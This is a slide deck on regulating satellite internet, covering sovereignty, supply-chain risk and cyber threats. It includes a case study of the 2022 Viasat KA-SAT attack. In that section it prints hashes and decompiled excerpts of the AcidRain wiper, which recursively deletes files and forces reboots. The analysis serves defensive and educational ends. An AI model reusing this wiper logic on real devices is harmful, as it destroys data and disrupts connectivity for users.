



Regulatory Framework for Satellite Internet Service



An Overview on Sovereignty and Security Challenges

Prof. Mohamed Hamdi
Cybersecurity expert, AICTO





Increasing exposure to cybersecurity threats


- ❑ Satellite communications play a pivotal role in critical infrastructure, defense systems, and global connectivity.
- ❑ However, the increasing reliance on these systems has exposed them to a growing array of cyber threats, jeopardizing national security, operational reliability, and the integrity of space-based technologies.



Generic architecture of a SCS

- ❑ Unlike terrestrial networks, SCS consist of various, independent, and complex components that are designed for different purposes.

H. Al-Hraishawi, H. Chougrani, S. Kisseleff, E. Lagunas and S. Chatzinotas, "A Survey on Nongeostationary Satellite Systems: The Communication Perspective," in IEEE Communications Surveys & Tutorials, vol. 25, no. 1, pp. 101-132, Firstquarter 2023.





Evolution of Satellite
services




Complexity of the satellite
industry supply chains

Emergence of space domain cyber threats



Cybersecurity threats against SCSs

- ❑ The cyberattack tactics differ according to the vulnerabilities of the components of a SCS.
- ❑ Vulnerability management is highly complex due to the large number of components/suppliers.






Example: Viasat KA-SAT Attack (2022)

- ❑ On February 24, 2022, a cyberattack disrupted broadband satellite internet access by disabling modems connected to Viasat's KA-SAT network.
- ❑ This affected tens of thousands of users in Ukraine and Europe. The attack used a new strain of wiper malware called "AcidRain," designed to erase vulnerable modems and routers.



Viasat KA-SAT Attack (2022)





Viasat KA-SAT Attack (2022): the impact?

Geographical Impact	✓	• Satellite providers in Ukraine and across Europe were impacted
Societal Impact	✓	• Civilians experienced internet outages and disruptions to energy systems
Operational Impact	✓	• The recovery time varied, though some were without internet for two weeks
Human Impact	✓	• Primarily, the attack impacted the Ukrainian civilian population as they were not able to access reliable information from the government during the conflict. • Secondly, civilians in other EU countries experienced internet outage due to the spillover effect of the attack outside of the conflict zone.



Viasat KA-SAT Attack (2022): analysis

SHA256	9b4dfaca873961174ba935fddaf696145afe7bbf5734509f95feb54f3584fd9a
SHA1	86906b140b019fdedaaba73948d0c8f96a6b1b42
MD5	ecbe1b1e30a1f4bffaf1d374014c877f
Name	ukrop
Magic	ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
First Seen	2022-03-15 15:08:02 UTC



Viasat KA-SAT Attack (2022): analysis

- ❑ The binary ELF performs an in-depth wipe of the filesystem and various known storage device files. If the code is running as root, AcidRain performs an initial recursive overwrite and delete of non-standard files in the filesystem.

```
while( true ) {  
    /* read the / directory */  
    iVar2 = read_directory_maybe(iVar1);  
    /* get the directory name string */  
    directory = iVar2 + 0xb;  
    if (iVar2 == 0) break;  
    /* check for any standard directory names - skip them */  
    iVar2 = strcmp(directory, ".");  
    if (iVar2 != 0) {  
        iVar2 = strcmp(directory, "..");  
        if (iVar2 != 0) {  
            iVar2 = strcmp(directory, "bin");  
            if (iVar2 != 0) {  
                iVar2 = strcmp(directory, "boot");  
                if (iVar2 != 0) {  
                    iVar2 = strcmp(directory, "dev");  
                    if (iVar2 != 0) {  
                        iVar2 = strncmp_maybe(directory, "lib", 3);  
                        if (iVar2 != 0) {  
                            iVar2 = strcmp(directory, "proc");  
                            if (iVar2 != 0) {  
                                iVar2 = strcmp(directory, "sbin");  
                                if (iVar2 != 0) {  
                                    iVar2 = strcmp(directory, "sys");  
                                    if (iVar2 != 0) {  
                                        iVar2 = strcmp(directory, "usr");  
                                        if (iVar2 != 0) {  
                                            strncpy_maybe(copied_directory + 1, directory, 0xfd);  
                                            /* recursively delete the non-standard folder */  
                                            recursive_delete_files_in_dir(copied_directory);  
                                        }  
                                    }  
                                }  
                            }  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```



Viasat KA-SAT Attack (2022): analysis

- Once the various wiping processes are complete, the device is rebooted (for the sake on persistence)

```
reboot(0x1234567);
reboot(0xa1b2c3d4);
reboot(0x1234567);
reboot(0x4321fedc);
fork_fd = fork();
if (fork_fd == 0) {
LAB_00401710:
    execve_wrapper("/sbin/reboot", "/sbin/reboot", 0, in_a3);
}
else {
    fork_fd = fork();
    if (fork_fd == 0) {
        cmd = "/bin/reboot";
    }
    else {
        fork_fd = fork();
        if (fork_fd == 0) {
            execve_wrapper("/usr/sbin/reboot", "/usr/sbin/reboot", 0, in_a3);
            exit_with_error_code(0);
            goto LAB_00401710;
        }
        fork_fd = fork();
        if (fork_fd != 0) {
            FUN_00402990(data_to_overwrite);
            return 0;
        }
        cmd = "/usr/bin/reboot";
    }
    execve_wrapper(cmd, cmd, 0, in_a3);
}
```



Cybersecurity threats against SCSs

Jamming and Spoofing Attacks

Adversaries can deploy jamming attacks to disrupt satellite signals, causing loss of communication or navigation accuracy. Spoofing attacks, on the other hand, involve sending fake signals to satellites, potentially leading to misaligned trajectories or incorrect data transmissions.

Satellite Hijacking

Unauthorized access to satellite control systems can result in satellite hijacking, enabling attackers to redirect satellites, disable communication links, or even use satellites as weapons against other systems.



Ransomware in Space Systems

Ransomware attacks on ground stations or satellites can encrypt critical data or disable operations until a ransom is paid. Recent trends indicate that cybercriminals are exploring new ways to target space assets with ransomware, knowing their critical importance.

Data Interception

Unencrypted communication between satellites and ground stations is susceptible to interception, allowing adversaries to access sensitive data or disrupt operations. This threat is especially significant for defense communications and secure government transmissions.



Most important controls

☐ **Monitor supply chain**

Carefully audit and manage the security of third-party provided ecosystem components and design technology ecosystems with Zero-Trust Architectures to avoid cascading cyber security failures

☐ **Track Precursor Indicators**

Continuously check to see if your devices have been part of attacks disclosed on darkweb forums and monitor the cyber threat landscape to anticipate impending threats

☐ **Update Management**

Develop and adhere to a regular patch management plan that pushes firmware updates to the technology ecosystem and enforce security authentication practices for system updates



Sovereignty challenges

☐ **Government Interest in Sovereign Satellites:**

Many governments are seeking to establish their own satellite systems to ensure sovereignty over communication networks. This trend is driven by the need for secure and independent communication capabilities, especially in sensitive geopolitical environments.

☐ **Challenges of Sovereignty:**

Achieving full sovereignty through satellite systems can be challenging due to the need for interoperability with other systems. Complete independence might limit operational capabilities, especially in joint international operations.



Sovereignty and Legal Frameworks

❑ **Private Companies and Data Control:**


The rise of private satellite operators like SpaceX and Planet Labs has created a legal grey area regarding data ownership. These companies control vast amounts of data, which can be used commercially or sold to governments, often without clear obligations to share or ensure fair distribution.

❑ **International Law Gaps:**

Current international space law, such as the Outer Space Treaty and UN Remote Sensing Principles, does not adequately address issues of data sovereignty and privacy rights. These frameworks were developed when state-led space activities were more prevalent, leaving gaps in regulating private sector involvement.



Most important solutions for secure SCSs





Regulatory Framework for Satellite Internet Service



An Overview on Sovereignty and Security Challenges

Prof. Mohamed Hamdi
Cybersecurity expert, AICTO

